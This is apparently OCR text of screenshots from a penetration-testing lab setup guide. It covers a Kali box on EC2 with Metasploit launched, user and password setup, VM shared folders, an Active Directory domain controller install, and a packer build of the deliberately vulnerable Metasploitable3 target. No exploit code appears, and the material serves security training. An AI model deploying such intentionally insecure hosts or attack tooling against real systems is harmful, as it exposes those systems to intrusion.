

ec2-user@kali: ~
File Edit View Search Terminal Help
root@Kali:~/Desktop# ssh -i Welcome2Cyberhia.pem ec2-user@ec2-52-87-205-170.compute-1.amazonaws.com
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 30 14:49:01 2017 from 61.6.40.220
ec2-user@kali:~$ uname -a
Linux kali 4.7.0-kali1-amd64 #1 SMP Debian 4.7.6-1kali1 (2016-10-17) x86_64 GNU/Linux
ec2-user@kali:~$ msfconsole
Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
=[metasploit v4.12.34-dev]
+ -- --=[1593 exploits - 906 auxiliary - 273 post]
+ -- --=[458 payloads - 39 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >



root@Kali:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully



root@Kali:~# adduser noroot
Adding user `noroot' ...
Adding new group `noroot' (1000) ...
Adding new user `noroot' (1000) with group `noroot' ...
Creating home directory `/home/noroot' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for noroot
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []: 007
Home Phone []: 007
Other []:
Is the information correct? [Y/n] y



Boot-Up Manager
File
Services
Help
Activate
Description
Running
a9bd9f53bcb49101cf9d050b080d160c
stunnel4
?
f2eb3b3897edde54dcc9c8e2c3acdf47
arpwatch
?
Scanner services
saned
7f141f67fe73a3878403b1efb16b78de
network-manager
?
9be0fb38ba2581f623b79242c9c7918d
gdm3
?
db9003c179cd2a623493209da58ea2ea
bootlogs
?
d7cc95ff4950e05ed1b41e6607fe2698
miredo
?
Apply
Advanced
Quit



Virtual Machine Settings
Hardware
Options
Settings
Summary
General
Kali
Power
Shared Folders
Disabled
VMware Tools
Time sync off
Unity
Autologin
Not supported
Folder sharing
Shared folders expose your files to programs in the virtual machine. This may put your computer and your data at risk. Only enable shared folders if you trust the virtual machine with your data.
Disabled
Always enabled
Enabled until next power off or suspend
Add Shared Folder Wizard
Name the Shared Folder
What would you like to call this shared folder?
Host path
C:\Hacktools\Kali_Share
Browse...
Name
Kali_Share
Properties
< Back
Next >
Cancel
Help


Hackbox - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Shared Folders
Folders List
Name
Path
Auto-mount
Access
Machine Folders
Kali_Share
C:\Hacktools\Kali_Share
Yes
Full
Transient Folders
OK
Cancel


Add Roles Wizard
Select Server Roles
Before You Begin
Server Roles
Confirmation
Progress
Results
Select one or more roles to install on this server.
Roles:
Active Directory Certificate Services
Active Directory Domain Services
Active Directory Federation Services
Active Directory Lightweight Directory Services
Active Directory Rights Management Services
Application Server
DHCP Server
DNS Server
Fax Server
File Services
Hyper-V
Network Policy and Access Services
Print and Document Services
Remote Desktop Services
Web Server (IIS)
Windows Deployment Services
Windows Server Update Services
Description:
Active Directory Domain Services (AD DS) stores information about objects on the network and makes this information available to users and network administrators. AD DS uses domain controllers to give network users access to permitted resources anywhere on the network through a single logon process.
More about server roles
< Previous
Next >
Install
Cancel



Add Roles Wizard
Add features required for Active Directory Domain Services?
You cannot install Active Directory Domain Services unless the required features are also installed.
Features:
.NET Framework 3.5.1 Features
.NET Framework 3.5.1
Description:
Microsoft .NET Framework 3.5.1 combines the power of the .NET Framework 2.0 APIs with new technologies for building applications that offer appealing user interfaces, protect your customers' personal identity information, enable seamless and secure communication, and provide the ability to model a range of business processes.
Add Required Features
Cancel
Why are these features required?


Add Roles Wizard
Installation Results
Before You Begin
Server Roles
Active Directory Domain Services
Confirmation
Progress
Results
The following roles, role services, or features were installed successfully:
1 warning, 1 informational messages below
Windows automatic updating is not enabled. To ensure that your newly-installed role or feature is automatically updated, turn on Windows Update in Control Panel.
Active Directory Domain Services
Installation succeeded
The following role services were installed:
Active Directory Domain Controller
Use the Active Directory Domain Services Installation Wizard (dcpromo.exe) to make the server a fully functional domain controller.
Close this wizard and launch the Active Directory Domain Services Installation Wizard (dcpromo.exe).
.NET Framework 3.5.1 Features
Installation succeeded
The following features were installed:
.NET Framework 3.5.1
Print, e-mail, or save the installation report
< Previous
Next >
Close
Cancel



Active Directory Domain Services Installation Wizard
Completing the Active Directory Domain Services Installation Wizard
Active Directory Domain Services is now installed on this computer for the domain "Secure.Kali.com".
This Active Directory domain controller is assigned to the site "Default-First-Site-Name". You can manage sites with the Active Directory Sites and Services administrative tool.
To close this wizard, click Finish.
< Back
Finish
Cancel


Windows PowerShell

```
PS C:\Hacktools\metasploitable3-master> .\packer.exe build .\windows_2008_r2.json
virtualbox-iso output will be in this color.

==> virtualbox-iso: Downloading or copying Guest additions
    virtualbox-iso: Downloading or copying: file:///C:/Program%20Files/Oracle/VirtualBox/VBoxGuestAdditions.iso
==> virtualbox-iso: Downloading or copying ISO
    virtualbox-iso: Downloading or copying: http://download.microsoft.com/download/7/5/E/75EC4E54-5B02-42D6-8879-D8D3A25
.iso
==> virtualbox-iso: Creating floppy disk...
    virtualbox-iso: Copying files flatly from floppy_files
    virtualbox-iso: Copying file: ./answer_files/2008_r2/Autounattend.xml
    virtualbox-iso: Copying file: ./scripts/configs/microsoft-updates.bat
    virtualbox-iso: Copying file: ./scripts/configs/win-updates.ps1
    virtualbox-iso: Copying file: ./scripts/installs/openssh.ps1
    virtualbox-iso: Copying file: ./resources/certs/oracle-cert.cer
    virtualbox-iso: Copying file: ./resources/certs/gdig2.crt
    virtualbox-iso: Copying file: ./resources/certs/comodorsadomainvalidationsecureserverca.crt
    virtualbox-iso: Copying file: ./resources/certs/comodorsacertificationauthority.crt
    virtualbox-iso: Copying file: ./resources/certs/addtrust_external_ca.cer
    virtualbox-iso: Copying file: ./resources/certs/baltimore_ca.cer
    virtualbox-iso: Copying file: ./resources/certs/digicert.cer
    virtualbox-iso: Copying file: ./resources/certs/equifax.cer
    virtualbox-iso: Copying file: ./resources/certs/globalsign.cer
    virtualbox-iso: Copying file: ./resources/certs/gte_cybertrust.cer
    virtualbox-iso: Copying file: ./resources/certs/microsoft_root_2011.cer
    virtualbox-iso: Copying file: ./resources/certs/thawte_primary_root.cer
    virtualbox-iso: Copying file: ./resources/certs/utn-userfirst.cer
    virtualbox-iso: Done copying files from floppy_files
    virtualbox-iso: Collecting paths from floppy_dirs
    virtualbox-iso: Resulting paths from floppy_dirs : []
    virtualbox-iso: Done copying paths from floppy_dirs
==> virtualbox-iso: Creating virtual machine...
==> virtualbox-iso: Creating hard drive...
==> virtualbox-iso: Attaching floppy disk...
==> virtualbox-iso: Creating forwarded port mapping for communicator (SSH, WinRM, etc) (host port 3554)
==> virtualbox-iso: Executing custom VBoxManage commands...
    virtualbox-iso: Executing: modifyvm packer-virtualbox-iso-1485700110 --memory 4096
    virtualbox-iso: Executing: modifyvm packer-virtualbox-iso-1485700110 --cpus 2
==> virtualbox-iso: Starting the virtual machine...
    virtualbox-iso: The VM will be run headless, without a GUI. If you want to
    virtualbox-iso: view the screen of the VM, connect via VRDP without a password to
    virtualbox-iso: 127.0.0.1:5942
```




